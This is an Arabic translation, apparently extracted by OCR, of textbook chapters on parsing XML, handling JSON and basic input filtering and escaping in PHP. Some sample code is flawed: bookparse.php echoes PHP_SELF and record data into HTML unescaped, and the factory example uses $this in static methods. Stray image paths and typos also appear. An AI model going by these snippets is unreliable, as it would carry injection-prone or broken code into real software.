XML_ERROR_UNKNOWN_ENCODING
XML_ERROR_INCORRECT_ENCODING
XML_ERROR_UNCLOSED_CDATA_SECTION
XML_ERROR_EXTERNAL_ENTITY_HANDLING
```

الثوابت عمومًا ليست مفيدة جدًا. استخدم `xml_error_string()` لتحويل كود الخطأ إلى سلسلة يمكنك استخدامها عند الإبلاغ عن الخطأ:

```
$message = xml_error_string(code);
```

على سبيل المثال:

```
$error = xml_get_error_code($parser);

if ($error != XML_ERROR_NONE) {
```

```
 die(xml_error_string($error));
}
```

طرق كمعالجات "Methods as Handlers"

نظرًا لأن الدوال والمتغيرات عامة في PHP، فإن أي مكون من مكونات التطبيق الذي يتطلب العديد من الدوال والمتغيرات هو مرشح للتصميم الموجه للكائنات. يتطلب منك تحليل XML عادةً تتبع مكانك في التحليل (على سبيل المثال: "شاهدت للتو عنصر عنوان افتتاحي، لذا تابع بيانات الأحرف حتى ترى عنصر عنوان إغلاق") مع المتغيرات، وبالطبع يجب أن تكتب العديد من دوال المعالج لمعالجة الحالة والقيام بشيء ما بالفعل. يتيح لك تغليف "Wrapping" هذه الدوال والمتغيرات في فئة فصلها عن بقية البرنامج وإعادة استخدام الدالة بسهولة لاحقًا.

استخدم الدالة `xml_set_object()` لتسجيل كائن باستخدام المحلل. بعد القيام بذلك، يبحث محلل XML عن المعالجات كطرق على ذلك الكائن، وليس دوال عامة:

```
xml_set_object(object);
```

تطبيق بسيط للتحليل "Sample Parsing Application"

دعنا نطور برنامجًا لتحليل ملف XML وعرض أنواع مختلفة من المعلومات منه. يحتوي ملف XML الوارد في المثال 12-8 على معلومات حول مجموعة من الكتب.

مثال 12-8. ملف books.xml

```
<?xml version="1.0" ?>
<library>
```


```
<book>
<title>Programming PHP</title>
<authors>
<author>Rasmus Lerdorf</author>
<author>Kevin Tatroe</author>
<author>Peter MacIntyre</author>
</authors>
<isbn>1-56592-610-2</isbn>
<comment>A great book!</comment>
</book>
<book>
<title>PHP Pocket Reference</title>
<authors>
<author>Rasmus Lerdorf</author>
</authors>
<isbn>1-56592-769-9</isbn>
<comment>It really does fit in your pocket</comment>
</book>
<book>
<title>Perl Cookbook</title>
<authors>
<author>Tom Christiansen</author>
<author whereabouts="fishing">Nathan Torkington</author>
</authors>
<isbn>1-56592-243-3</isbn>
<comment>Hundreds of useful techniques, most
```

```
 applicable to PHP as well as Perl</comment>
 </book>
</library>
```


يحلل تطبيق PHP الملف ويقدم للمستخدم قائمة بالكتب، تظهر فقط العناوين والمؤلفين. تظهر هذه القائمة في الشكل 12-1. العناوين عبارة عن روابط لصفحة تعرض المعلومات الكاملة للكتاب. تظهر صفحة معلومات تفصيلية لبرمجة PHP في الشكل 12-2.

نحدد فئة، BookList، التي توزع المنشئ ملف XML ويبني قائمة من السجلات. هناك طريقتان في قائمة الكتب تولدان مخرجات من قائمة السجلات هذه. تنشئ طريقة `showMenu()` قائمة الكتاب، وتعرض طريقة `showBook()` معلومات مفصلة عن كتاب معين.

يتضمن تحليل الملف تتبع السجل والعنصر الذي نتواجد فيه والعناصر التي تتوافق مع السجلات (الكتاب) والحقول (العنوان والمؤلف و isbn والتعليق). تحتفظ خاصية `$record` بالسجل الحالي أثناء بنائه، ويحمل `$currentField` اسم الحقل الذي نقوم بمعالجته حاليًا (على سبيل المثال: `tilte`). إن خاصية `$record` هي مجموعة من جميع السجلات التي قرأناها حتى الآن.



الشكل 12-1. قائمة الكتاب



الشكل 12-2. تفاصيل الكتاب

تخبرنا مصفوفتان ترابطيتان، `$fieldType` و `$endsRecord`، عن العناصر التي تتوافق مع الحقول الموجودة في السجل وأي عنصر إغلاق يشير إلى نهاية السجل. القيم في `$fieldType` هي إما 1 أو 2، تتوافق مع حقل قياسي بسيط (على سبيل المثال: `title`) أو مصفوفة من القيم (مثل: `author`)، على التوالي. نقوم بتهيئة هذه المصفوفات في المنشئ "constructor".

المعالجات نفسها واضحة إلى حد ما. عندما نرى بداية عنصر ما، فإننا نحدد ما إذا كان يتوافق مع الحقل الذي نهتم به. وإذا كان الأمر كذلك، فإننا نعيّن الخاصية `$currentField` لتكون اسم الحقل هذا، لذلك عندما نرى بيانات الحرف (على سبيل المثال: عنوان الكتاب)، فنحن نعرف أي حقل هو القيمة. عندما نحصل على بيانات الأحرف، نضيفها إلى الحقل المناسب للسجل الحالي إذا قال `$currentField` أننا في حقل. عندما نرى نهاية عنصر ما، نتحقق لمعرفة ما إذا كانت نهاية السجل؛ إذا كان الأمر كذلك، فإننا نضيف السجل الحالي إلى مجموعة السجلات المكتملة.

أحد نصوص PHP، الوارد في المثال 12-9، يعالج كلاً من قائمة الكتاب وصفحات تفاصيل الكتاب. ترتبط الإدخالات الموجودة في قائمة الكتاب بعنوان URL للقائمة بمعلمة GET تحدد رقم ISBN للكتاب المراد عرضه.

مثال 12-9، bookparse.php

```
<html>
 <head>
 <title>My Library</title>
 </head>

 <body>
 <?php
 class BookList {
 const FIELD_TYPE_SINGLE = 1;
 const FIELD_TYPE_ARRAY = 2;
 const FIELD_TYPE_CONTAINER = 3;

 var $parser;
 var $record;
 var $currentField = '';
 var $fieldType;
 var $endsRecord;
 var $records;

 function __construct($filename) {
 $this->parser = xml_parser_create();
 xml_set_object($this->parser, $this);
 xml_set_element_handler($this->parser,
"elementStarted", "elementEnded");
 xml_set_character_data_handler($this->parser,
"handleCdata");
```

```
$this->fieldType = array(
'title' => self::FIELD_TYPE_SINGLE,
'author' => self::FIELD_TYPE_ARRAY,
'isbn' => self::FIELD_TYPE_SINGLE,
'comment' => self::FIELD_TYPE_SINGLE,
);

$this->endsRecord = array('book' => true);

$xml = join('', file($filename));
xml_parse($this->parser, $xml);

xml_parser_free($this->parser);
}

function      elementStarted($parser,      $element,
&$attributes) {
$element = strtolower($element);

if ($this->fieldType[$element] != 0) {
$this->currentField = $element;
}
else {
$this->currentField = '';
}
}
```

```
function elementEnded($parser, $element) {
$element = strtolower($element);

if ($this->endsRecord[$element]) {
$this->records[] = $this->record;
$this->record = array();
}

$this->currentField = '';
}

function handleCdata($parser, $text) {
if      ($this->fieldType[$this->currentField]      ==
self::FIELD_TYPE_SINGLE) {
$this->record[$this->currentField] .= $text;
}
else   if   ($this->fieldType[$this->currentField]   ==
self::FIELD_TYPE_ARRAY) {
$this->record[$this->currentField][] = $text;
}
}

function showMenu() {
echo "<table>\n";

foreach ($this->records as $book) {
```

```
echo "<tr>";
echo "<th><a href=\"{$_SERVER['PHP_SELF']}?isbn={$book['isbn']}\">";
echo "{$book['title']}</a></th>";
echo "<td>" . join(', ', $book['author']) . "</td>\n";
echo "</tr>\n";
}

echo "</table>\n";
}

function showBook($isbn) {
foreach ($this->records as $book) {
if ($book['isbn'] !== $isbn) {
continue;
}

echo "<p><b>{$book['title']}</b> by " . join(', ', $book['author']) . "<br />";
echo "ISBN: {$book['isbn']}<br />";
echo "Comment: {$book['comment']}</p>\n";
}

echo "<p>Back to the <a href=\"{$_SERVER['PHP_SELF']}\">list of books</a>.</p>";
}
```

```
}

$library = new BookList("books.xml");

if (isset($_GET['isbn'])) {
// return info on one book
$library->showBook($_GET['isbn']);
}
else {
// show menu of books
$library->showMenu();
} ?>
</body>
</html>
```

تحليل XML باستخدام DOM

محلل DOM المتوفر في PHP أبسط بكثير في الاستخدام، لكن ما تحصل عليه من التعقيد يعود إلى استخدام الذاكرة - في شكل البستوني "in spades". بدلاً من إطلاق الأحداث والسماح لك بالتعامل مع المستند أثناء تحليله، يأخذ محلل DOM مستند XML ويعيد شجرة كاملة من العقد والعناصر:

```
$parser = new DOMDocument();
$parser->load("books.xml");
processNodes($parser->documentElement);

function processNodes($node) {
 foreach ($node->childNodes as $child) {
 if ($child->nodeType == XML_TEXT_NODE) {
 echo $child->nodeValue;
 }
 else if ($child->nodeType == XML_ELEMENT_NODE) {
 processNodes($child);
 }
 }
}
```

تحليل XML باستخدام SimpleXML

إذا كنت تستهلك مستندات XML بسيطة جدًا، فيمكنك التفكير في المكتبة الثالثة التي توفرها PHP، SimpleXML. لا تتمتع SimpleXML بالقدرة على إنشاء مستندات كما هو الحال مع امتداد DOM، وهي ليست مرنة أو فعالة في استخدام الذاكرة مثل الامتداد المستند إلى الحدث، ولكنها تسهل قراءة مستندات XML البسيطة وتحليلها واجتيازها.

يأخذ SimpleXML ملفًا أو سلسلة أو مستند DOM (يتم إنتاجه باستخدام امتداد DOM) ويقوم بإنشاء كائن. الخصائص الموجودة على هذا الكائن عبارة عن مصفوفات توفر الوصول إلى العناصر الموجودة في كل عقدة. باستخدام هذه المصفوفات، يمكنك الوصول إلى العناصر باستخدام المؤشرات الرقمية والخاصيات باستخدام الفهارس غير الرقمية. أخيرًا، يمكنك استخدام تحويل السلسلة على أي قيمة تسترجعها للحصول على القيمة النصية للعنصر.

على سبيل المثال، يمكننا عرض جميع عناوين الكتب في مستند books.xml الخاص بنا باستخدام:

```
$document = simplexml_load_file("books.xml");

foreach ($document->book as $book) {
 echo $book->title . "\r\n";
}
```

باستخدام طريقة `children()` على الكائن، يمكنك التكرار على العقد الفرعية لعقدة معينة، وبالمثل، يمكنك استخدام طريقة `attributes()` على الكائن للتكرار على خاصيات العقدة:

```
$document = simplexml_load_file("books.xml");

foreach ($document->book as $node) {
 foreach ($node->attributes() as $attribute) {
 echo "{$attribute}\n";
 }
}
```

أخيرًا، باستخدام طريقة `asXml()` على الكائن، يمكنك استرداد XML للمستند بتنسيق XML. يتيح لك هذا تغيير القيم في المستند وإعادة كتابتها على القرص بسهولة:

```
$document = simplexml_load_file("books.xml");

foreach ($document->children() as $book) {
 $book->title = "New Title";
}

file_put_contents("books.xml", $document->asXml());
```

تحويل XML مع XSLT

تحويلات لغة ورقة الأنماط الموسعة "**E**x**tensible** **S**tylesheet **L**anguage **T**ransformations" (XSLT) هي لغة لتحويل مستندات XML إلى XML مختلف أو HTML أو أي تنسيق آخر. على سبيل المثال، تقدم العديد من مواقع الويب تنسيقات متعددة لمحتواها — HTML و HTML قابل للطباعة "printable" و WML (لغة الوصف اللاسلكية "**W**ireless **M**arkup **L**anguage") شائعة. أسهل طريقة لتقديم هذه العروض المتعددة لنفس المعلومات هي الحفاظ على شكل واحد من المحتوى في XML واستخدام XSLT لإنتاج HTML و HTML القابل للطباعة و WML.

يستخدم امتداد XSLT من PHP مكتبة Libxslt C لتقديم دعم XSLT.

يتم تضمين ثلاث مستندات في تحويل XSLT: مستند XML الأصلي، ومستند XSLT الذي يحتوي على قواعد التحويل، والمستند الناتج. لا يجب أن يكون المستند النهائي بتنسيق XML؛ في الواقع، من الشائع استخدام XSLT لإنشاء HTML من XML. للقيام بتحويل XSLT في PHP، تقوم بإنشاء معالج XSLT، وتعطيه بعض المدخلات للتحويل، ثم تدمير المعالج.

قم بإنشاء معالج عن طريق إنشاء كائن XsltProcessor جديد:

```
$processor = new XsltProcessor;
```

قم بتحليل ملفات XML و XSL إلى كائنات DOM:

```
$xml = new DomDocument;
```

```
$xml->load($filename);

$xsl = new DomDocument;
$xsl->load($filename);
```

قم بإرفاق قواعد XML بالكائن:

```
$processor->importStyleSheet($xsl);
```

قم بمعالجة ملف باستخدام طرق `transformToDoc()` أو `transformToUri()` أو `transformToXml()`:

```
$result = $processor->transformToXml($xml);
```

يأخذ كل منها كائن DOM الذي يمثل مستند XML كمعامل.

المثال 12-10 هو مستند XML الذي سنقوم بتحويله. إنه بتنسيق مشابه للعديد من المستندات الإخبارية التي تجدها على الويب.

مثال 12-10. مستند XML

```
<?xml version="1.0" ?>

<news xmlns:news="http://slashdot.org/backslash.dtd">
 <story>
 <title>O'Reilly Publishes Programming PHP</title>
```

```
<url>http://example.org/article.php?id=20020430/458566
</url>
 <time>2002-04-30 09:04:23</time>
 <author>Rasmus and some others</author>
 </story>

 <story>
 <title>Transforming XML with PHP Simplified</title>

<url>http://example.org/article.php?id=20020430/458566
</url>
 <time>2002-04-30 09:04:23</time>
 <author>k.tatroe</author>
 <teaser>Check it out</teaser>
 </story>
</news>
```

المثال 12-11 هو مستند XSL الذي سنستخدمه لتحويل مستند XML إلى HTML. يحتوي كل عنصر xsl:template على قاعدة للتعامل مع جزء من مستند الإدخال.

مثال 12-11. تحويل أخبار XSL

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet                              version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html" indent="yes" encoding="utf-8"
/>
```

```
<xsl:template match="/news">
 <html>
 <head>
 <title>Current Stories</title>
 </head>
 <body bgcolor="white" >
 <xsl:call-template name="stories"/>
 </body>
 </html>
</xsl:template>

<xsl:template name="stories">
 <xsl:for-each select="story">
 <h1><xsl:value-of select="title" /></h1>

 <p>
 <xsl:value-of select="author"/> (<xsl:value-of
select="time"/>)<br />
 <xsl:value-of select="teaser"/>
 [ <a href="{url}">More</a> ]
 </p>

 <hr />
 </xsl:for-each>
</xsl:template>
```

```
</xsl:stylesheet>
```

المثال 12-12 هو كمية صغيرة جدًا من التعليمات البرمجية اللازمة لتحويل مستند XML إلى مستند HTML باستخدام ورقة أنماط XSL. نقوم بإنشاء معالج، وتشغيل الملفات من خلاله، وطباعة النتيجة.

مثال 12-12. XSL التحول من الملفات

```
<?php
$processor = new XsltProcessor;

$xsl = new DOMDocument;
$xsl->load("rules.xsl");
$processor->importStyleSheet($xsl);

$xml = new DomDocument;
$xml->load("feed.xml");
$result = $processor->transformToXml($xml);

echo "<pre>{$result}</pre>";
```

على الرغم من أنه لا يناقش لغة PHP على وجه التحديد، يقدم كتاب Doug Tidwell's *XSLT* (O'Reilly) دليلاً مفصلاً لبناء جملة أوراق أنماط XSLT.

مالتالي

في حين أن XML لا يزال تنسيقًا رئيسيًا لمشاركة البيانات، فإن الإصدار المبسط من تغليف بيانات JavaScript، والمعروف باسم JSON، أصبح بسرعة المعيار الفعلي للمشاركة البسيطة والقابلة للقراءة والمختصرة لاستجابات خدمة الويب والبيانات الأخرى. هذا هو الموضوع الذي سننتقل إليه في الفصل التالي.

الفصل الثالث عشر: JSON

مثل XML، تم تصميم JavaScript Object Notation (JSON) كتنسيق قياسي لتبادل البيانات. ومع ذلك، على عكس XML، فإن JSON خفيفة الوزن للغاية ويمكن قراءته من قبل الإنسان. بينما يتطلب الأمر العديد من إشارات بناء الجملة من JavaScript، فقد تم تصميم JSON ليكون مستقلاً عن اللغة.

تم إنشاء JSON على بنيتين:

مجموعات من أزواج الاسم/القيمة تسمى كائنات *"objects"* (مكافئة لمصفوفات PHP الترابطية).

وقوائم مرتبة من القيم تسمى المصفوفات *"arrays"* (مكافئة لمصفوفات PHP المفهرسة).

يمكن أن تكون كل قيمة واحدة من عدد من الأنواع: كائن، أو مصفوفة، أو سلسلة، أو رقم، أو القيم المنطقية TRUE أو FALSE، أو NULL (تشير إلى عدم وجود قيمة).

استخدام JSON

يدعم امتداد *json*، المضمن افتراضياً في عمليات تثبيت PHP، في الأصل تحويل البيانات إلى تنسيق JSON من متغيرات PHP والعكس صحيح.

للحصول على تمثيل JSON لمتغير PHP، استخدم `json_encode()`:

```
$data = array(1, 2, "three");
$jsonData = json_encode($data);
echo $jsonData;
[1, 2, "three"]
```

وبالمثل، إذا كانت لديك سلسلة تحتوي على بيانات JSON، فيمكنك تحويلها إلى متغير PHP باستخدام `json_decode()`:

```
$jsonData = "[1, 2, [3, 4], \"five\"]";
$data = json_decode($jsonData);
print_r($data);
Array( [0] => 1 [1] => 2 [2] => Array( [0] => 3 [1] => 4 ) [3]
=> five)
```

إذا كانت سلسلة JSON غير صالحة، أو إذا لم يتم تشفير السلسلة بتنسيق UTF-8، يتم إرجاع قيمة NULL واحدة بدلاً من ذلك.

يتم تحويل أنواع القيم في JSON إلى معادلات PHP على النحو التالي:

object

مصفوفة ترابطية تحتوي على أزواج المفتاح والقيمة للكائن. يتم تحويل كل قيمة إلى ما يعادلها لـ PHP أيضًا.

array

مصفوفة مفهرسة تحتوي على القيم المضمنة، يتم تحويل كل منها إلى مكافئ PHP أيضًا.

string

يتحول مباشرة إلى سلسلة PHP نصية.

number

إرجاع رقم. إذا كانت القيمة كبيرة جدًا بحيث لا يمكن تمثيلها بقيمة رقم PHP، فإنها تُرجع NULL، ما لم يتم استدعاء `json_decode()` باستخدام `JSON_BIGINT _AS_STRING` (في هذه الحالة، يتم إرجاع سلسلة نصية).

boolean

يتم تحويل القيمة true المنطقية إلى TRUE، يتم تحويل القيمة المنطقية false إلى FALSE.

null

يتم تحويل القيمة الخالية "null" وأي قيمة لا يمكن فك ترميزها إلى القيمة الفارغة "NULL".

تسلسل كائنات PHP

على الرغم من الأسماء متشابهة، لا توجد ترجمة مباشرة بين كائنات PHP وكائنات JSON - ما يسميه JSON "كائن" هو في الحقيقة مصفوفة ترابطية. لتحويل بيانات JSON إلى مثيل لفئة كائن PHP، يجب عليك كتابة التعليمات البرمجية للقيام بذلك بناءً على التنسيق الذي تم إرجاعه بواسطة API.

ومع ذلك، تتيح لك واجهة `JsonSerializable` تحويل الكائنات إلى بيانات JSON كيفما تشاء. إذا كانت فئة الكائن لا تنفذ الواجهة، فإن `json_encode()` ببساطة تنشئ كائن JSON يحتوي على مفاتيح وقيم تتوافق مع أعضاء "members" بيانات الكائن.

بخلاف ذلك، تستدعي `json_encode()` طريقة `jsonSerialize()` في الفئة ويستخدم ذلك لإجراء تسلسل لبيانات الكائن.

يضيف المثال 13-1 واجهة `JsonSerializable` إلى فئتي Book و Author .

مثال 13-1. تسلسل الكتاب والمؤلف JSON

```
class Book implements JsonSerializable {
 public $id;
 public $name;
 public $edition;

 public function __construct($id) {
 $this->id = $id;
 }

 public function jsonSerialize() {
 $data = array(
 'id' => $this->id,
 'name' => $this->name,
 'edition' => $this->edition,
 );
```

```
 return $data;
 }
}

class Author implements JsonSerializable {
 public $id;
 public $name;
 public $books = array();

 public function __construct($id) {
 $this->id = $id;
 }

 public function jsonSerialize() {
 $data = array(
 'id' => $this->id,
 'name' => $this->name,
 'books' => $this->books,
 );

 return $data;
 }
}
```

يتطلب إنشاء كائن PHP من بيانات JSON كتابة تعليمات برمجية لإجراء الترجمة.

يوضح المثال 13-2 فئة تنفذ التحويل بنمط المصنع لبيانات JSON إلى مثيلات الكتاب والمؤلف إلى كائنات PHP.

المثال 13-2. تسلسل الكتّاب والمؤلف JSON حسب المصنع

```
class ResourceFactory {
 static public function authorFromJSON($jsonData) {
 $author = new Author($jsonData['id']);
 $author->name = $jsonData['name'];

 foreach ($jsonData['books'] as $bookIdentifier) {
 $this->books[] = new Book($bookIdentifier);
 }

 return $author;
 }

 static public function bookFromJSON($jsonData) {
 $book = new Book($jsonData['id']);
 $book->name = $jsonData['name'];
 $book->edition = (int) $jsonData['edition'];

 return $book;
 }
}
```

خيارات "Options"

تحتوي دوال محلل JSON على عدة خيارات يمكنك تعيينها للتحكم في عملية التحويل.

بالنسبة إلى `json_decode()`، تتضمن الخيارات الأكثر شيوعًا ما يلي:

JSON_BIGINT_AS_STRING

عند فك تشفير رقم كبير جدًا بحيث لا يمكن تمثيله كنوع رقم PHP، يتم إرجاع هذه القيمة كسلسلة بدلاً من ذلك.

JSON_OBJECT_AS_ARRAY

يفك تشفير كائنات JSON كمصفوفات PHP.

بالنسبة إلى json_encode()، تتضمن الخيارات الأكثر شيوعًا ما يلي:

JSON_FORCE_OBJECT

يقوم بترميز المصفوفات المفهرسة من قيم PHP ككائنات JSON بدلاً من مصفوفات JSON.

JSON_NUMERIC_CHECK

يشفر السلاسل التي تمثل القيم الرقمية كأرقام JSON، بدلاً من سلاسل JSON. من الناحية العملية، من الأفضل لك التحويل يدويًا، حتى تكون على دراية بأنواع التحويل.

JSON_PRETTY_PRINT

يستخدم مسافة بيضاء لتنسيق البيانات التي تم إرجاعها إلى شيء أكثر قابلية للقراءة من قبل الإنسان. ليس ضروريًا تمامًا، ولكنه يجعل تصحيح الأخطاء أبسط.

أخيرًا، يمكن استخدام الخيارات التالية لكل من json_encode() و json_decode():

JSON_INVALID_UTF8_IGNORE

يتجاهل أحرف UTF-8 غير الصالحة. إذا تم تعيين JSON_INVALID_UTF8_SUBSTITUTE أيضًا، فسيتم استبدالها، خلاف ذلك، يخرجها في السلسلة الناتجة.

JSON_INVALID_UTF8_SUBSTITUTE

يستبدل أحرف UTF-8 غير الصالحة بـ \0xfffd (حرف Unicode 'REPLACEMENT CHARACTER').

JSON_THROW_ON_ERROR

يطرح خطأ بدلاً من ملء حالة الخطأ الأخيرة العامة عند حدوث خطأ.

مالتالي

عندما تكتب PHP، فإن أحد أهم الأشياء التي يجب مراعاتها هو أمان الكود الخاص بك، بدءًا من مدى قدرة الكود على استيعاب الهجمات وإبعادها عن كيفية الحفاظ على أمان بياناتك وبيانات المستخدمين. يقدم الفصل التالي إرشادات وأفضل الممارسات لمساعدتك على تجنب الكوارث المتعلقة بالأمان.

الفصل الرابع عشر: الأمن

PHP هي لغة مرنة "flexible" تحتوي على روابط في كل API يتم عرضها على الأجهزة التي تعمل عليها. نظرًا لأنه تم تصميمها لتكون لغة معالجة نماذج لصفحات HTML، فإن PHP تجعل من السهل استخدام بيانات النموذج المرسلة إلى برنامج نصي. الراحة هي سيف ذو حدين. يمكن للخصائص التي تسمح لك بكتابة البرامج بسرعة في PHP أن تفتح الأبواب للمخربين.

PHP نفسها ليست آمنة ولاغير آمنة. يتم تحديد أمان تطبيقات الويب بالكامل من خلال الكود الذي تكتبه. على سبيل المثال، إذا فتح البرنامج النصي ملفًا تم تمرير اسمه إلى البرنامج النصي كمعامل نموذج، فيمكن إعطاء هذا البرنامج النصي عنوان URL بعيدًا أو اسم مسار مطلقًا أو حتى مسارًا نسبيًا، مما يسمح له بفتح ملف مستند خارج جذر الموقع. قد يؤدي هذا إلى كشف ملف كلمة المرور أو معلومات حساسة أخرى.

لا يزال أمن تطبيقات الويب مجالًا ناشئًا ومتطورًا نسبيًا. لا يمكن لفصل واحد خاص بالأمان أن يجهزك بشكل كافٍ للدفاع عن الهجمات التي من المؤكد أن تطبيقاتك ستتلقها. يتخذ هذا الفصل نهجًا عمليًا ويغطي مجموعة مختارة من الموضوعات المتعلقة بالأمان، بما في ذلك كيفية حماية تطبيقاتك من الهجمات الأكثر شيوعًا وخطورة. يختتم الفصل بقائمة من الموارد الإضافية بالإضافة إلى ملخص موجز مع بعض النصائح الإضافية.

الضمانات

Safeguards

من أهم الأشياء الأساسية التي تحتاج إلى فهمها عند تطوير موقع آمن هو أن جميع المعلومات التي لم يتم إنشاؤها داخل التطبيق نفسه من المحتمل أن تكون ملوثة أو على الأقل مشكوك فيها. يتضمن هذا البيانات من النماذج والملفات وقواعد البيانات. يجب أن تكون هناك دائمًا وسائل حماية أو ضمانات.

تصفية المدخلات

عندما يتم وصف البيانات بأنها ملوثة، فهذا لا يعني بالضرورة أنها ضارة. هذا يعني أنه قد يكون ضارًا. لا يمكنك الوثوق بالمصدر، لذا يجب فحصه للتأكد من صحته. تسمى عملية الفحص هذه التصفية "*filtering*"، وأنت تريد فقط السماح لبيانات صالحة بالدخول لتطبيقك.

هناك بعض أفضل الممارسات لعملية التصفية:

- ❖ استخدم نهج القائمة البيضاء. هذا يعني أنك تشدد في جانب الحذر وتفترض أن البيانات غير صالحة ما لم تتمكن من إثبات صحتها.
- ❖ لا تصحح البيانات غير الصالحة أبدا. أثبت التاريخ أن محاولات تصحيح البيانات غير الصالحة غالبًا ما تؤدي إلى ثغرات أمنية بسبب الأخطاء.
- ❖ استخدم اصطلاح تسمية للمساعدة في التمييز بين البيانات المصفاة والملوثة. تكون التصفية غير مجدية إذا لم تتمكن من تحديد ما إذا كان هناك شيء ما قد تمت تصفيته بشكل موثوق.

لترسيخ هذه المفاهيم، ضع في اعتبارك نموذج HTML بسيط يسمح للمستخدم بالاختيار من بين ثلاثة ألوان:

```
<form action="process.php" method="POST">
 <p>Please select a color:

 <select name="color">
 <option value="red">red</option>
 <option value="green">green</option>
 <option value="blue">blue</option>
 </select>

 <input type="submit" /></p>
</form>
```

من السهل تقدير الرغبة في الثقة بـ `$_POST['color']` في process.php. بعد كل شيء، يبدو أن النموذج يقيد ما يمكن للمستخدم إدخاله. ومع ذلك، يعرف المطورون ذوو الخبرة أن طلبات HTTP ليس لها قيود على الحقول التي تحتوي عليها - لا يكفي التحقق من جانب العميل بمفرده. هناك العديد من الطرق التي يمكن من خلالها إرسال البيانات الضارة إلى تطبيقك، ودفاعك الوحيد هو عدم الوثوق بأي شيء وتصفية مدخلاتك:

```
$clean = array();
switch($_POST['color']) {
 case 'red':
 case 'green':
 case 'blue':
 $clean['color'] = $_POST['color'];
 break;
default:
 /* ERROR */
 break;
}
```

يوضح هذا المثال اصطلاح تسمية بسيط. يمكنك تهيئة مصفوفة تسمى $clean. لكل حقل إدخال، تحقق من صحة الإدخال وقم بتخزين الإدخال الذي تم التحقق من صحته في المصفوفة. هذا يقلل من احتمالية أن يتم الخلط بين البيانات الملوثة وبيانات تمت تصفيتها؛ لأنه يجب عليك دائمًا توخي الحذر واعتبار كل شيء لم يتم تخزينه في هذه المجموعة ملوثًا.

يعتمد منطق التصفية الخاص بك كليًا على نوع البيانات التي تقوم بفحصها، وكلما كنت أكثر تقييدًا، كان ذلك أفضل. على سبيل المثال، ضع في اعتبارك نموذج التسجيل الذي يطلب من المستخدم تقديم اسم المستخدم المطلوب. من الواضح أن هناك العديد من أسماء المستخدمين المحتملة، لذا فإن المثال السابق لا يساعد. في هذه الحالات، فإن أفضل طريقة هي التصفية بناءً على التنسيق. إذا كنت تريد أن يكون اسم المستخدم أبجديًا رقميًا (يتألف من أحرف أبجدية ورقمية فقط)، فيمكن لمنطق التصفية أن يفرض ما يلي:

```
$clean = array();

if (ctype_alnum($_POST['username'])) {
 $clean['username'] = $_POST['username'];
}
else {
 /* ERROR */
}
```

بالطبع، هذا لا يضمن أي طول معين. استخدم mb_strlen() لفحص طول السلسلة وفرض الحد الأدنى والحد الأقصى:

```
$clean = array();
$length = mb_strlen($_POST['username']);
if (ctype_alnum($_POST['username']) && ($length > 0) && ($length
<= 32)) {
 $clean['username'] = $_POST['username'];
}
else {
 /* ERROR */
}
```

في كثير من الأحيان، لا تنتمي جميع الأحرف التي تريد السماح بها إلى مجموعة واحدة (مثل الأبجدية الرقمية)، وهذا هو المكان الذي يمكن أن تساعد فيه التعبيرات العادية. على سبيل المثال، ضع في اعتبارك منطق التصفية التالي لاسم العائلة:

```
$clean = array();
if (preg_match("/[^A-Za-z \'\-]/", $_POST['last_name'])) {
 /* ERROR */
}
else {
 $clean['last_name'] = $_POST['last_name'];
}
```

يسمح هذا المرشح فقط بالأحرف الأبجدية والمسافات ورمز - وعلامات الاقتباس الفردية، ويستخدم أسلوب القائمة البيضاء كما هو موضح سابقًا. في هذه الحالة، تكون القائمة البيضاء هي قائمة الأحرف الصالحة.

عموما، التصفية هي عملية تضمن سلامة بياناتك. ولكن في حين يمكن منع العديد من الثغرات الأمنية لتطبيقات الويب عن طريق التصفية، فإن معظمها يرجع إلى فشل في هروب البيانات "escape data"، ولا يعد أي من الحالتين الوقائيتين بديلاً عن الآخر.

الهروب من بيانات الإخراج Escaping Output Data

الهروب هو أسلوب يحافظ على البيانات عند دخولها إلى سياق آخر "context". تُستخدم PHP بشكل متكرر كجسر بين مصادر البيانات المختلفة، وعندما ترسل البيانات إلى مصدر بعيد، تقع على عاتقك مسؤولية إعدادها بشكل صحيح حتى لا يتم تفسيرها بشكل خاطئ.

على سبيل المثال، يتم تمثيل O'Reilly كـ O\'Reilly عند استخدامها في استعلام SQL ليتم إرسالها إلى قاعدة بيانات MySQL. الخط المائل العكسي يحافظ على الاقتباس الفردي في سياق استعلام SQL. الاقتباس الفردي هو جزء من البيانات، وليس جزءًا من الاستعلام، والتخطي يضمن هذا التفسير.

المصدران البعيدان السائدان اللذان ترسل إليهما تطبيقات PHP البيانات هما عملاء HTTP (متصفحات الويب) التي تفسر HTML و JavaScript وتقنيات أخرى من جانب العميل وقواعد البيانات التي تفسر SQL. بالنسبة للأول، PHP توفر htmlentities():

```
$html = array();
$html['username']       =       htmlentities($clean['username'],
ENT_QUOTES, 'UTF-8');
echo "<p>Welcome back, {$html['username']}.</p>";
```

